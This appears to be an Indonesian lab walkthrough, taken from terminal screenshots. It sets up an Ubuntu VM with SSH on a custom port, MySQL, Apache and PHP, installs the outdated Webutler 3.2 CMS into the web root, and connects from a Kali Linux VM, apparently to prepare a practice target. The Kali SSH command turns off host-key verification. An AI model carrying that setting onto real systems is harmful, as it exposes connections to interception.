
```
lines 1-16/16 (END)
[10]+  Stopped                 sudo systemctl status ssh
hansel@hansel-VirtualBox:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: >
     Active: active (running) since Wed 2024-06-12 12:26:09 WIB; 20s ago
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 5249 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCES>
   Main PID: 5250 (sshd)
      Tasks: 1 (limit: 3774)
     Memory: 1.0M
     CGroup: /system.slice/ssh.service
             └─5250 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups

Jun 12 12:26:09 hansel-VirtualBox systemd[1]: Starting OpenBSD Secure Shell se>
Jun 12 12:26:09 hansel-VirtualBox sshd[5250]: Server listening on 0.0.0.0 port>
Jun 12 12:26:09 hansel-VirtualBox sshd[5250]: Server listening on :: port 2288>
Jun 12 12:26:09 hansel-VirtualBox systemd[1]: Started OpenBSD Secure Shell ser>
lines 1-16/16 (END)
```

LANJUTKAN INSTALASI MYSQL di UBUNTU



```
hansel@hansel-VirtualBox:~$ sudo apt install mysql-server -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libaio1 libcgi-fast-perl libcgi-pm-perl libevent-core-2.1-7
  libevent-pthreads-2.1-7 libfcgi-perl libhtml-template-perl libmecab2
  mecab-ipadic mecab-ipadic-utf8 mecab-utils mysql-client-8.0
  mysql-client-core-8.0 mysql-server-8.0 mysql-server-core-8.0
Suggested packages:
  libipc-sharedcache-perl mailx tinyca
The following NEW packages will be installed:
  libaio1 libcgi-fast-perl libcgi-pm-perl libevent-core-2.1-7
  libevent-pthreads-2.1-7 libfcgi-perl libhtml-template-perl libmecab2
  mecab-ipadic mecab-ipadic-utf8 mecab-utils mysql-client-8.0
  mysql-client-core-8.0 mysql-server mysql-server-8.0 mysql-server-core-8.0
0 upgraded, 16 newly installed, 0 to remove and 0 not upgraded.
Need to get 36,6 MB of archives.
After this operation, 317 MB of additional disk space will be used.
Get:1 http://id.archive.ubuntu.com/ubuntu focal-updates/main amd64 mysql-client
-core-8.0 amd64 8.0.37-0ubuntu0.20.04.3 [5.085 kB]
```


Ubah port menjadi 3390



```
  GNU nano 4.8            /etc/mysql/mysql.conf.d/mysql.cnf
#
# The MySQL database client configuration file
#
# Ref to https://dev.mysql.com/doc/refman/en/mysql-command-options.html

[mysql]
port = 3390










                               [ Read 7 lines ]
^G Get Help     ^O Write Out    ^W Where Is     ^K Cut Text     ^J Justify
^X Exit         ^R Read File    ^\ Replace      ^U Paste Text   ^T To Spell
```


Restart menggunakan “sudo systemctl restart mysql”
untuk cek running atau tidak menggunakan “sudo systemctl status mysql”

Langkah Berikutnya instalasi apache




```
hansel@hansel-VirtualBox:~$ sudo apt install apache2 -y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.2-0
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom
The following NEW packages will be installed:
  apache2 apache2-bin apache2-data apache2-utils libapr1 libaprutil1
  libaprutil1-dbd-sqlite3 libaprutil1-ldap liblua5.2-0
0 upgraded, 9 newly installed, 0 to remove and 0 not upgraded.
Need to get 1.827 kB of archives.
After this operation, 7.973 kB of additional disk space will be used.
Get:1 http://id.archive.ubuntu.com/ubuntu focal/main amd64 libapr1 am
1ubuntu1 [91,4 kB]
Get:2 http://id.archive.ubuntu.com/ubuntu focal-updates/main amd64 li
amd64 1.6.1-4ubuntu2.2 [85,1 kB]
Get:3 http://id.archive.ubuntu.com/ubuntu focal-updates/main amd64 li
dbd-sqlite3 amd64 1.6.1-4ubuntu2.2 [10,5 kB]
Get:4 http://id.archive.ubuntu.com/ubuntu focal-updates/main amd64 li
ldap amd64 1.6.1-4ubuntu2.2 [8.752 B]
Get:5 http://id.archive.ubuntu.com/ubuntu focal/main amd64 liblua5.2-
2.4-1.1build3 [106 kB]
Get:6 http://id.archive.ubuntu.com/ubuntu focal-updates/main amd64 ap
amd64 2.4.41-4ubuntu3.17 [1.187 kB]
Get:7 http://id.archive.ubuntu.com/ubuntu focal-updates/main amd64 ap
 all 2.4.41-4ubuntu3.17 [158 kB]
```

Instalasi php




```
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.16) ...
hansel@hansel-VirtualBox:~$ sudo apt install php libapache2-mod-php php-mysql -
y
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libapache2-mod-php7.4 php-common php7.4 php7.4-cli php7.4-common
  php7.4-json php7.4-mysql php7.4-opcache php7.4-readline
Suggested packages:
  php-pear
The following NEW packages will be installed:
  libapache2-mod-php libapache2-mod-php7.4 php php-common php-mysql php7.4
  php7.4-cli php7.4-common php7.4-json php7.4-mysql php7.4-opcache
  php7.4-readline
0 upgraded, 12 newly installed, 0 to remove and 0 not upgraded.
Need to get 4.160 kB of archives.
After this operation, 18,5 MB of additional disk space will be used.
Get:1 http://id.archive.ubuntu.com/ubuntu focal/main amd64 php-common all 2:75
[11,9 kB]
Get:2 http://id.archive.ubuntu.com/ubuntu focal-updates/main amd64 php7.4-commo
n amd64 7.4.3-4ubuntu2.22 [984 kB]
Get:3 http://id.archive.ubuntu.com/ubuntu focal-updates/main amd64 php7.4-json
amd64 7.4.3-4ubuntu2.22 [19,2 kB]
Get:4 http://id.archive.ubuntu.com/ubuntu focal-updates/main amd64 php7.4-opcac
he amd64 7.4.3-4ubuntu2.22 [198 kB]
Get:5 http://id.archive.ubuntu.com/ubuntu focal-updates/main amd64 php7.4-readl
```

Install webutler dengan wget




```
hansel@hansel-VirtualBox:~$ wget http://webutler.de/download/webutler_v3.2.zip
--2024-06-18 12:55:29--  http://webutler.de/download/webutler_v3.2.zip
Resolving webutler.de (webutler.de)... 85.13.131.224
Connecting to webutler.de (webutler.de)|85.13.131.224|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://webutler.de/download/webutler_v3.2.zip [following]
--2024-06-18 12:55:31--  https://webutler.de/download/webutler_v3.2.zip
Connecting to webutler.de (webutler.de)|85.13.131.224|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8649934 (8,2M) [application/zip]
Saving to: ‘webutler_v3.2.zip’

webutler_v3.2.zip   100%[===================>]   8,25M  1,47MB/s    in 5,6s

2024-06-18 12:55:38 (1,47 MB/s) - ‘webutler_v3.2.zip’ saved [8649934/8649934]
```

Unzip ke /var/www/html/webutler




```
hansel@hansel-VirtualBox:~$ sudo unzip webutler_v3.2.zip -d /var/www/html/webut
ler
Archive:  webutler_v3.2.zip
   creating: /var/www/html/webutler/webutler_v3.2/
  inflating: /var/www/html/webutler/webutler_v3.2/.htaccess
   creating: /var/www/html/webutler/webutler_v3.2/admin/
   creating: /var/www/html/webutler/webutler_v3.2/admin/browser/
   creating: /var/www/html/webutler/webutler_v3.2/admin/browser/assets/
  inflating: /var/www/html/webutler/webutler_v3.2/admin/browser/assets/function
s.php
  inflating: /var/www/html/webutler/webutler_v3.2/admin/browser/assets/jscript.
js
  inflating: /var/www/html/webutler/webutler_v3.2/admin/browser/assets/progress
.css
  inflating: /var/www/html/webutler/webutler_v3.2/admin/browser/assets/styles.c
ss
  inflating: /var/www/html/webutler/webutler_v3.2/admin/browser/config.php
   creating: /var/www/html/webutler/webutler_v3.2/admin/browser/images/
 extracting: /var/www/html/webutler/webutler_v3.2/admin/browser/images/box.png

 extracting: /var/www/html/webutler/webutler_v3.2/admin/browser/images/brush.pn
g
 extracting: /var/www/html/webutler/webutler_v3.2/admin/browser/images/cancel.p
ng
 extracting: /var/www/html/webutler/webutler_v3.2/admin/browser/images/close.gi
f
```

Ini untuk mengakses ssh dari kali linux ke ubuntu



```
┌──(kali㉿kali)-[~]
└─$ ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no -p 22888
hansel@192.168.100.20
Warning: Permanently added '[192.168.100.20]:22888' (ED25519) to the list of
known hosts.
hansel@192.168.100.20's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Your Hardware Enablement Stack (HWE) is supported until April 2025.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
```

Buka http://192.168.100.20/webutler


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox : 1
File Machine View Input Devices Help
1 2 3 4
2:47
Index of /webutler
192.168.100.20/webutler/
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Index of /webutler


```
      Name            Last modified    Size Description
Parent Directory                         -
webutler_v3.2/     2015-04-12 12:02      -
Apache/2.4.41 (Ubuntu) Server at 192.168.100.20 Port 80
```

